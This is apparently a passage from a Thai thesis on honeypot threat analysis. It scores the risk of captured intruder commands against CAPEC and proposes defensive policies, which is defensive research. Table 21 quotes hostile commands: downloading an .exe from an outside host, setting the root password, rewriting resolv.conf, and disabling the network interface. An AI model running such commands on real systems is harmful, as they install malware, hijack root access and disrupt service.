5.2.1.1 โอกาสที่จะเกิดความเสี่ยง (Likelihood)

คือ ความเปนไปไดที่จะเกิดความเสี่ยงหนึ่ง ๆ ซึ่งอาจก่อให้เกิดความเสียหายต่อข้อมูลและทรัพย์สินขององค์กร การประมาณโอกาสที่จะเกิดความเสี่ยงสามารถแบ่งออกเป็น 5 ระดับ ดังตารางที่ 18

ตารางที่ 18 เกณฑ์การประมาณโอกาสที่จะเกิดความเสี่ยง

ระดับคะแนน	โอกาสที่จะเกิดความเสี่ยง
1	น้อยมาก
2	น้อย
3	ปานกลาง
4	สูง
5	สูงมาก

5.2.1.2 ผลกระทบ (Impact)

คือ ความเสียหายที่อาจเกิดขึ้น การประมาณผลกระทบสามารถแบ่งออกเป็น 5 ระดับ ดังตารางที่ 19

ตารางที่ 19 เกณฑ์การประมาณผลกระทบ

ระดับคะแนน	ผลกระทบ
1	น้อยมาก
2	น้อย
3	ปานกลาง
4	สูง
5	สูงมาก

5.2.1.3 แผนผังประเมินความเสี่ยง

		โอกาสที่จะเกิดความเสี่ยง				
		1	2	3	4	5
ผลกระทบ	5	5	10	15	20	25
	4	4	8	12	16	20
	3	3	6	9	12	15
	2	2	4	6	8	10
	1	1	2	3	4	5

การประเมินระดับความเสี่ยงที่ผ่านการพิจารณาจากคาเปกสามารถแบ่งช่วงคะแนนได้ดังแสดงในตารางที่ 20

ตารางที่ 20 ช่วงระดับความเสี่ยง

ช่วงคะแนน	ระดับความเสี่ยง
1 - 4	น้อย (Low)
5 - 9	ปานกลาง (Medium)
10 - 15	สูง (High)
16 - 25	สูงมาก (Very High)

5.2.2 ผลการประเมินความเสี่ยง

ในงานวิจัยนี้ได้ทำการจับคู่ผลกระทบของคำสั่งโจมตีที่พบกับการโจมตีคาเปก (CAPEC) ทำให้ทราบถึงโอกาสที่จะเกิดความเสี่ยงและผลกระทบของคำสั่งการโจมตีนั้น ๆ โดยผู้วิจัยพบว่ามีเพียง 24 คำสั่ง ที่มีวัตถุประสงค์ในการโจมตีใกล้เคียงกับวัตถุประสงค์การโจมตีคาเปกแสดงดังตารางที่ 21

ตารางที่ 21 ผลการประเมินระดับความเสี่ยง

กลุ่ม	คำสั่งการโจมตี	โอกาสที่จะเกิด	ผลกระทบ	ค่าความเสี่ยง	ระดับความเสี่ยง
1	cat /var/tmp/.var03522123 | head -n 1	3	3	9	ปานกลาง
1	cat /var/tmp/.systemcache436621	4	5	20	สูงมาก
1	cat etc/passwd	3	3	9	ปานกลาง

กลุ่ม	คำสั่งการโจมตี	โอกาสที่จะเกิด	ผลกระทบ	ค่าความเสี่ยง	ระดับความเสี่ยง
1	cd ..	4	4	16	สูงมาก
1	ls -alR *	4	3	12	สูง
1	free -m | grep Mem | awk '{print $2 ,$3, $4, $5, $6, $7}'	4	2	8	ปานกลาง
2	apt-get install mitmf	4	5	20	สูงมาก
2	apt-get install hydra –y	3	4	12	สูง
2	apt-get install hping3	4	3	12	สูง
3	wget --no-check-certificate --content-disposition https://github.com/En14c/LilyOfTheValley	3	4	12	สูง
3	iptables -A OUTPUT -p icmp --icmp-type 0 -s $SERVER_IP -d 0/0 -m state --state ESTABLISHED,RELATED -j ACCEPT	3	2	6	ปานกลาง
3	wget http://flashpointy.xyz/panel/test1.exe	3	4	12	สูง
3	curl https://api.the-black-hack.jehaisleprintemps.net	3	4	12	สูง
3	wget https://www.microsoft.com/en-us/download/details.aspx?id=18465	4	3	12	สูง
3	wget https://cloudypirate.com/cklacds0kup7/500-worst-passwords.txt.bz2.html	3	4	12	สูง
3	wget https://goo.gl/RZqVFK	4	5	20	สูงมาก
4	vi /etc/sysctl.conf	4	5	20	สูงมาก
4	echo "root:JwdgyhDYlprP"|chpasswd|bash	4	4	16	สูงมาก
4	mkfile 100g /file1.txt	2	4	8	ปานกลาง
4	echo "104.243.41.97" >/etc/resolv.conf	4	5	20	สูงมาก
4	ifconfig eth0 down	2	4	8	ปานกลาง
4	ln –s/etc/nologin file_1	2	4	8	ปานกลาง
5	su root	3	4	12	สูง
5	sudo useradd admin0	2	4	8	ปานกลาง

5.2.3 สรุปผลการประเมินความเสี่ยง

จากการจับคู่คำสั่งการโจมตี ผู้วิจัยพบว่ามีกลุ่มคำสั่งที่สามารถอ้างอิงกับรูปแบบการโจมตีคาเปกได้มากที่สุด คือ กลุ่มที่ 3 รองลงมาได้แก่กลุ่มที่ 1 และกลุ่มที่ 4 ซึ่งมีจำนวนเท่ากัน และกลุ่มที่ 2 กลุ่มที่ 5 ตามลำดับ โดยมีรายละเอียดดังต่อไปนี้

กลุ่มที่ 3 กลุ่มคำสั่งเพื่อโอนย้ายไฟล์ สามารถจับคู่คำสั่งได้ 7 คำสั่ง

กลุ่มที่ 1 กลุ่มคำสั่งเพื่อค้นถามสารสนเทศ สามารถจับคู่คำสั่งได้ 6 คำสั่ง

กลุ่มที่ 4 กลุ่มของคำสั่งเพื่อเปลี่ยนแปลงโครงแบบ สามารถจับคู่คำสั่งได้ 6 คำสั่ง

กลุ่มที่ 2 กลุ่มของคำสั่งเพื่อติดตั้ง สามารถจับคู่คำสั่งได้ 3 คำสั่ง

กลุ่มที่ 5 กลุ่มของคำสั่งเพื่อยึดครองเซิร์ฟเวอร์ สามารถจับคู่คำสั่งได้ 2 คำสั่ง

หลังจากประเมินความเสี่ยงคำสั่งการโจมตีทั้ง 24 คำสั่ง พบว่าในแต่ละกลุ่มมีระดับความเสี่ยงที่หลากหลายสามารถจำแนกได้ดังตารางที่ 22

ตารางที่ 22 สรุปผลการประเมินความเสี่ยง

กลุ่ม	ระดับความเสี่ยง			
	ต่ำ	ปานกลาง	สูง	สูงมาก
1	0	3	1	2
2	0	0	2	1
3	0	1	5	1
4	0	3	0	3
5	0	1	1	0

จากตารางที่ 22 แสดงให้เห็นว่ากลุ่มที่ 4 คือกลุ่มคำสั่งที่ควรให้ความสำคัญเป็นอันดับแรก เนื่องจากพบคำสั่งการโจมตีที่มีผลประเมินอยู่ในระดับความเสี่ยงสูงมากจำนวนมากที่สุด ถึงแม้ว่ากลุ่มที่ 5 กลุ่มของคำสั่งเพื่อยึดครองเซิร์ฟเวอร์ หากถูกโจมตีแล้วจะมีผลกระทบต่อระบบมากที่สุด แต่โอกาสที่จะเกิดความเสี่ยงของกลุ่มที่ 5 นั้นมีน้อย เมื่อนำมาประเมินร่วมกับผลกระทบ ทำให้ผู้วิจัยพบว่ากลุ่มที่ 5 อยู่ในระดับความเสี่ยงสูงมากจำนวนน้อยที่สุด ดังนั้นจึงควรให้ความสำคัญกับคำสั่งการโจมตีกลุ่มที่ 4 มากกว่ากลุ่มที่ 5

5.3 แนวทางในการลดความเสี่ยง

หลังจากทำการทดสอบและประเมินระดับความเสี่ยง ผู้วิจัยพบพฤติกรรมการโจมตีของผู้บุกรุกที่อาจก่อให้เกิดความเสี่ยงหรือส่งผลกระทบต่อความมั่นคงปลอดภัยของเครือข่ายองค์กร ผู้วิจัยได้ทำการรวบรวมรูปแบบการโจมตีและแนวทางการป้องกัน ซึ่งสามารถนำรายงานการโจมตีเหล่านี้มาสนับสนุนการกำหนดนโยบายองค์กร โดยนโยบายการป้องกันที่องค์กรพึงมีเพื่อลดความเสี่ยงแบ่งเป็น 2 กรณี ได้แก่ นโยบายการป้องกันเพื่อลดความเสี่ยงการโจมตีเข้าสู่ระบบ และนโยบายการป้องกันเพื่อลดความเสี่ยงคำสั่งการโจมตี มีรายละเอียดดังต่อไปนี้

5.3.1 นโยบายป้องกันการลักลอบเข้าสู่ระบบ

ผู้วิจัยทำการรวบรวมรูปแบบการโจมตีที่พบและนโยบายการป้องกันที่องค์กรพึงมีเพื่อลดความเสี่ยงในการถูกลักลอบเข้าสู่ระบบ รายละเอียดแสดงดังตารางที่ 23

ตารางที่ 23 นโยบายป้องกันการลักลอบเข้าสู่ระบบ

รูปแบบการโจมตีที่พบ	นโยบายการป้องกันที่พึงมี
ผู้บุกรุกทำการลักลอบเข้าสู่ระบบ โดยสุ่มรหัสผ่านจากค่าพื้นฐานของโปรแกรมทั่วไป	บังคับการตั้งรหัสผ่านใหม่สำหรับการใช้งานครั้งแรก เพื่อเลี่ยงรหัสผ่านที่เป็นค่าเริ่มต้น ซึ่งง่ายต่อการคาดเดา
ผู้บุกรุกลักลอบเข้าสู่ระบบ โดยใช้โปรแกรมในการสุ่มรหัสผ่าน ในงานวิจัยนี้พบการโจมตี 3 รูปแบบ ได้แก่ - การโจมตีรหัสผ่านแบบบรูทฟอร์ซ - การโจมตีรหัสผ่านแบบดิกชันนารี - การโจมตีรหัสผ่านแบบไฮบริด	- บังคับการตั้งรหัสผ่านให้มีความซับซ้อนมากขึ้น เช่น ในรหัสผ่านต้องมีอักษรตัวเล็ก ตัวใหญ่ ตัวเลข และอักขระพิเศษ - บังคับการตั้งรหัสผ่านให้มีความยาวไม่น้อยกว่า 8 ตัวอักษร - บังคับให้มีการเปลี่ยนรหัสผ่านเป็นประจำอย่างน้อยทุก ๆ 90 วัน - กำหนดให้มีการล็อกบัญชีผู้ใช้งานชั่วคราวเมื่อพบการเข้าสู่ระบบที่ผิดพลาดมากกว่า 3 ครั้ง

5.3.2 นโยบายป้องกันคำสั่งการโจมตี

ผู้วิจัยทำการรวบรวมรูปแบบการโจมตีที่พบและนโยบายการป้องกันที่องค์กรพึงมีเพื่อลดความเสี่ยงในการถูกโจมตีด้วยคำสั่งต่าง ๆ รายละเอียดแสดงดังตารางที่ 24

ตารางที่ 24 นโยบายป้องกันคำสั่งการโจมตี

กลุ่ม	รูปแบบการโจมตีที่พบ	นโยบายการป้องกันที่พึงมี
1	ผู้บุกรุกทำการสแกนพอร์ตเพื่อหาช่องทางในการโจมตี	กำหนดไฟร์วอลล์ให้เปิดเฉพาะพอร์ตที่จำเป็นเท่านั้น
1	ผู้บุกรุกเรียกดูข้อมูลไฟล์ทั้งหมดในระบบ	กำหนดให้มีการเข้ารหัสผ่านไฟล์สำคัญเพื่อป้องกันการโจรกรรมข้อมูล
2	ผู้บุกรุกทำการฟิชชิ่ง (Phishing) เพื่อโจรกรรมข้อมูลส่วนบุคคล	กำหนดให้ใช้โปรโตคอลที่มีการเข้ารหัสลับในการรับส่งข้อมูลการสื่อสารอินเทอร์เน็ตระหว่างผู้ใช้กับเว็บเซิร์ฟเวอร์ เช่น HTTPS (Hypertext Transfer Protocol Secure)
2	ผู้บุกรุกติดตั้งซอฟต์แวร์ที่ไม่ได้รับอนุญาต	กำหนดนโยบายของไฟร์วอลล์ให้เซิร์ฟเวอร์ห้ามออกอินเทอร์เน็ต แต่ถ้าจำเป็นต้องออกจะต้องทำการระบุเฉพาะยูอาร์แอลที่ต้องใช้งานเท่านั้นและยูอาร์แอลนั้นต้องได้รับการตรวจสอบจากผู้เชี่ยวชาญด้านความปลอดภัย
3	ผู้บุกรุกเข้าใช้งานยูอาร์แอลที่ไม่ปลอดภัยเพื่อดาวน์โหลดไฟล์มัลแวร์ลงมาที่ระบบ	กำหนดไฟร์วอลล์ให้ปลอดภัยมากขึ้น เช่น เมื่อพบยูอาร์แอลหรือไฟล์อันตรายภายในระบบฮันนีพอตที่พัฒนา ให้ทำการบล็อกการเข้าถึงยูอาร์แอลหรือไฟล์ดังกล่าวที่ระบบจริง
3	ผู้บุกรุกทำการคัดลอกข้อมูลภายในระบบ	กำหนดสิทธิการเข้าถึงแต่ละบัญชีผู้ใช้ตามหน้าที่การทำงาน เพื่อป้องกันการโจรกรรมข้อมูลองค์กร
3	ผู้บุกรุกเข้าสู่ระบบด้วยบัญชีผู้ใช้งานทั่วไปและพยายามสร้างกฎใหม่ในไฟร์วอลล์	กำหนดให้สิทธิเฉพาะผู้ดูแลระบบเท่านั้นที่มีสามารถแก้ไขข้อมูลพื้นฐานฮาร์ดแวร์และซอฟต์แวร์

กลุ่ม	รูปแบบการโจมตีที่พบ	นโยบายการป้องกันที่พึงมี
3	ผู้บุกรุกเรียกใช้งานเอพีไออันตราย (API)	- กำหนดไฟร์วอลล์ให้ใช้โปรโตคอลการเชื่อมต่อที่เป็น HTTPS เท่านั้น - กำหนดให้มีการตรวจสอบค่าที่รับเข้ามาจากผู้ใช้งานเสมอ
4	ผู้บุกรุกทำการเปลี่ยนแปลงเลขที่ไอพี (IP Address)	บล็อกการเข้าถึงของเลขที่ไอพี (IP Address) อันตราย
4	ผู้บุกรุกทำการแก้ไขข้อมูลภายในไฟล์	กำหนดให้มีการสำรองข้อมูล และตรวจสอบข้อมูลก่อนนำไปประมวลผลทุกครั้ง
4	ผู้บุกรุกทำการเข้ารหัสไฟล์ในระบบ ทำให้ไม่สามารถเปิดใช้งานไฟล์ได้	- กำหนดให้ทำการสำรองข้อมูล (Backup) ไว้ทุกครั้ง - ฝึกทักษะการกู้คืนข้อมูลให้กับเจ้าหน้าที่ที่เกี่ยวข้อง
4	ผู้บุกรุกทำการปิดการใช้งานเครือข่ายของระบบ	- กำหนดให้มีระบบสำรองในแต่ละส่วนงาน - กำหนดให้แผนการกู้คืนระบบที่ชัดเจนและถูกต้องในกรณีฉุกเฉินและฝึกทักษะการกู้คืนระบบให้กับเจ้าหน้าที่ที่เกี่ยวข้อง
4	ผู้บุกรุกพยายามแก้ไขกฎในไฟร์วอลล์	- เก็บประวัติการแก้ไขลงบันทึกจัดเก็บเพื่อเป็นประโยชน์ในการตรวจสอบการบุกรุก - ปิดเซอร์วิสที่ไม่จำเป็นบนไฟร์วอลล์ เช่น การทำรีโมท (Remote Configuration)
5	ผู้บุกรุกทำการเปลี่ยนรหัสผ่านผู้ใช้งานเดิม	- บังคับให้ทำการยืนยันตัวตนผ่านสองขั้นตอน (Two-Factor Authentication) ก่อนถึงจะทำการเปลี่ยนรหัสผ่านใหม่ได้ เช่น การรับรหัส OTP จากเครื่องโทรศัพท์มือถือ - มีการแจ้งเตือนให้เจ้าของบัญชีผู้ใช้ทราบเมื่อพบการเข้าสู่ระบบด้วยอุปกรณ์อื่น

บทที่ 6
สรุปผลการวิจัย

ในบทนี้ได้กล่าวถึงสรุปผลการวิจัย ข้อจำกัดในงานวิจัย และงานวิจัยในอนาคต ซึ่งมีรายละเอียดดังต่อไปนี้

6.1 สรุปผลการวิจัย

วิทยานิพนธ์ฉบับนี้ได้นำเสนอแนวทางการปฏิบัติงานด้านความปลอดภัยองค์กรเชิงรุกหรือเชิงป้องกัน โดยได้ออกแบบและพัฒนาเครื่องมือเพื่อสำรวจช่องโหว่เครือข่าย เริ่มจากทำการเก็บรวบรวมข้อมูล จำแนกข้อมูล วิเคราะห์พฤติกรรมของผู้บุกรุก รวมถึงประเมินความเสี่ยง เพื่อนำผลลัพธ์ที่ได้มาสนับสนุนการกำหนดนโยบายองค์กรและจัดสร้างแนวทางปฏิบัติที่เป็นเลิศ เพื่อลดความเสี่ยงที่อาจเกิดจากภัยคุกคาม รวมถึงป้องกันช่องโหว่หรือปัญหาต่าง ๆ ก่อนที่จะเกิดขึ้น

ในงานวิจัยนี้ผู้วิจัยทำการเก็บข้อมูลพฤติกรรมของผู้บุกรุกผ่านซอฟต์แวร์ฮันนีพอต ซึ่งข้อมูลจะถูกเก็บอยู่ในรูปแบบของข้อมูลบันทึกจัดเก็บ จากการทดสอบสามารถเก็บรวบรวมข้อมูลบันทึกจัดเก็บได้ 100,786 ข้อมูลบันทึกจัดเก็บ แบ่งออกเป็นส่วนของการเข้าสู่ระบบจำนวน 98,625 ข้อมูลบันทึกจัดเก็บ และส่วนของคำสั่งการโจมตีจำนวน 2,161 ข้อมูลบันทึกจัดเก็บ เบื้องต้นในส่วนของการเข้าสู่ระบบผู้วิจัยพบว่าผู้บุกรุกมักคาดเดาชื่อผู้ใช้และรหัสผ่านที่คาดเดาง่ายหรือจากค่ามาตรฐานทั่วไปของโปรแกรมบนระบบปฏิบัติการต่าง ๆ เช่น ชื่อผู้ใช้: root รหัสผ่าน: password และในส่วนของคำสั่งการโจมตี ผู้วิจัยค้นพบลักษณะของคำสั่งการโจมตีที่มีวัตถุประสงค์คล้ายกัน สามารถจำแนกคำสั่งการโจมตีออกเป็น 5 กลุ่ม ได้แก่ 1. กลุ่มคำสั่งเพื่อค้นถามสารสนเทศ 2. กลุ่มคำสั่งเพื่อติดตั้ง 3. กลุ่มคำสั่งเพื่อโอนย้ายไฟล์ 4. กลุ่มคำสั่งเพื่อเปลี่ยนแปลงโครงแบบ 5. กลุ่มคำสั่งเพื่อยึดครองเซิร์ฟเวอร์ และอีก 2 กลุ่ม คือ กลุ่มคำสั่งที่ผิดพลาด และกลุ่มของคำสั่งใหม่ที่ไม่เคยพบ จากนั้น ผู้วิจัยได้จับคู่คำสั่งการโจมตีที่มีวัตถุประสงค์ใกล้เคียงกับรูปแบบการโจมตีคาเปกเพื่อทำการประเมินระดับความเสี่ยงของคำสั่งการโจมตีจำนวน 24 คู่ พบว่ากลุ่มของคำสั่งการโจมตีที่มีระดับความเสี่ยงสูงสุดได้แก่คำสั่งในกลุ่ม 4 และจากการวิเคราะห์ผลผ่านไวรัสโททอล ผู้วิจัยพบยูอาร์แอลและไฟล์อันตรายที่ระบุอยู่ในข้อมูลบันทึกจัดเก็บจำนวน 468 จาก 544 ข้อมูลบันทึกจัดเก็บ จำแนกเป็นการโจมตีแบบฟิชชิง (Phishing) 39 ข้อมูลบันทึกจัดเก็บ แบบมัลแวร์ (Malware) 258 ข้อมูลบันทึกจัดเก็บ และแบบมัลลิเชียส (Malicious) 171 ข้อมูลบันทึกจัดเก็บ สรุปได้ว่า 86% ของยูอาร์แอลและไฟล์ที่ระบุอยู่ในคำสั่งการโจมตีเป็นภัยคุกคาม

จากผลทดสอบแสดงให้เห็นว่าแบบจำลองและเครื่องมือสนับสนุนที่ผู้วิจัยนำเสนอในวิทยานิพนธ์ฉบับนี้ สามารถนำมาประยุกต์ใช้เพื่อช่วยพัฒนาระบบการปฏิบัติงานด้านความปลอดภัยองค์กรได้จริง โดยนำผลลัพธ์ที่ได้และนโยบายการป้องกันที่องค์กรพึงมีไปสนับสนุนการกำหนดนโยบายองค์กรและนำไปพัฒนาแนวทางปฏิบัติที่เป็นเลิศให้ดียิ่งขึ้น

6.2 ข้อจำกัดในงานวิจัย

งานวิจัยนี้ได้จัดทำขึ้นเพื่อตรวจจับการลักลอบเข้าสู่ระบบ และวิเคราะห์พฤติกรรมต่าง ๆ ของผู้บุกรุก ซึ่งรองรับกับระบบปฏิบัติการยูนิกซ์ (Unix) หรือลินุกซ์ (Linux) เท่านั้น ไม่สามารถนำระบบนี้ไปใช้ร่วมกับระบบปฏิบัติการอื่นได้

6.3 งานวิจัยในอนาคต

งานวิจัยในอนาคตที่ควรนำมาพัฒนาต่อยอด ได้แก่ การนำเทคโนโลยีปัญญาประดิษฐ์ (Artificial Intelligence) และการเรียนรู้ของเครื่อง (Machine learning) มาประยุกต์ใช้เพื่อช่วยในการคัดแยกข้อมูลภัยคุกคาม รวมถึงระบุข้อมูลที่เชื่อมโยงไปยังช่องโหว่ที่ไม่รู้จักมาก่อน (Zero-day) ซึ่งสิ่งนี้จะเป็นประโยชน์อย่างมากต่อองค์กรเพื่อปิดช่องโหว่ต่าง ๆ ก่อนที่จะเกิดการรั่วไหลของข้อมูล ยกระดับการตรวจจับและป้องกันภัยคุกคามไซเบอร์ให้มีประสิทธิภาพมากยิ่งขึ้น


บรรณานุกรม

1. Oopkum, A. Cyber Security Intelligence. 2019. Available from: https://www.etda.or.th/app/webroot/content_files/13/files/Cyber%20Security%20Intelligence%283%29.pdf.
2. Shuttleworth, M. Qualitative vs. Quantitative Risk Analysis: What's the difference?. 2017. Available from: https://www.project-risk-manager.com/blog/qualitative-and-quantitative-risk-analysis.
3. Krishna. Potential Security Threats To Your Computer Systems. 2020. Available from: https://www.guru99.com/potential-security-threats-to-your-computer-systems.html.
4. Peter, E., & Schiller, T. A practical guide to honeypots. 2011. Washington Univerity.
5. Berman, D. The Complete Guide to the ELK Stack. 2019. Available from: https://logz.io/learn/complete-guide-elk-stack/#intro.
6. Babu, J.B., Prasad, S., and Prasad, G.S. 2019. Detecting and Analyzing the Malicious Linux Events using Filebeat and ELK Stack. Int. J. Engineering and Advanced Technology (Apr 2019), 1845-1849.
7. Praneeth, J. N. and Sreedevi, M. 2019. Detecting and Analyzing the Malicious Windows Events using Winlogbeat and ELK Stack. Int. J. Recent Technology and Engineering (Apr 2019), 156-160.
8. Harikanth, M. and Rajarajeswari, P. 2019. Malicious Event Detection Using ELK Stack Through Cyber Threat Intelligence. Int. J. Innovative Technology and Exploring Engineering (May 2019), 882-886.
9. Mohannadi, H., Awan, I., and Al Hamar, J. 2018. Cyber Threat Intelligence from Honeypot Data using Elasticsearch. In Proceedings of 32nd IEEE International Conference on Advanced Information Networking and Applications (Krakow; Poland, May 16-18, 2018)
10. UNIVERSITY, T. Safeguarding Technology Assets in Organization. 2019. Available from: http://www.thonburi-u.ac.th/docnew.

11. VirusTotal. Public API version 2.0. 2019. Available from: https://developers.virustotal.com/reference#public-vs-private-api.
12. U.S. Department of Homeland Security. The Common Attack Pattern Enumeration and Classification (CAPEC™). 2020. Available from: https://capec.mitre.org.
13. Al-Mahbashi, I.Y.M., M. Potdar, and P. Chauhan. Network security enhancement through effective log analysis using ELK. in 2017 International Conference on Computing Methodologies and Communication (ICCMC). 2017. IEEE.
14. Prakash, T., M. Kakkar, and K. Patel. Geo-identification of web users through logs using ELK stack. in 2016 6th International Conference-Cloud System and Big Data Engineering (Confluence). 2016. IEEE.
15. McAfee. FAQs for V2 DAT files. 2019. Available from: https://kc.mcafee.com/corporate/index?page=content&id=KB55986&_ga=2.74906322.1974068936.1579082838-1456127139.1574963289


ภาคผนวก ก
การสร้างคอมพิวเตอร์เสมือนบนกูเกิลคราวด์แพลตฟอร์ม

1. สร้างคอมพิวเตอร์เสมือน (VM: Virtual Machine) 2 เครื่อง ได้แก่ ฮันนีพอตเซิร์ฟเวอร์ (Honeypot Server) และ รีพอร์ตเซิร์ฟเวอร์ (Report Server)




ภาพที่ 45 การสร้างคอมพิวเตอร์เสมือน

2. ตั้งชื่อคอมพิวเตอร์เสมือนและกำหนดสภาพแวดล้อมของเครื่องฮันนีพอตเซิร์ฟเวอร์แสดงดังภาพที่ 46 และ ภาพที่ 47




ภาพที่ 46 สภาพแวดล้อมของเครื่องฮันนีพอตเซิร์ฟเวอร์

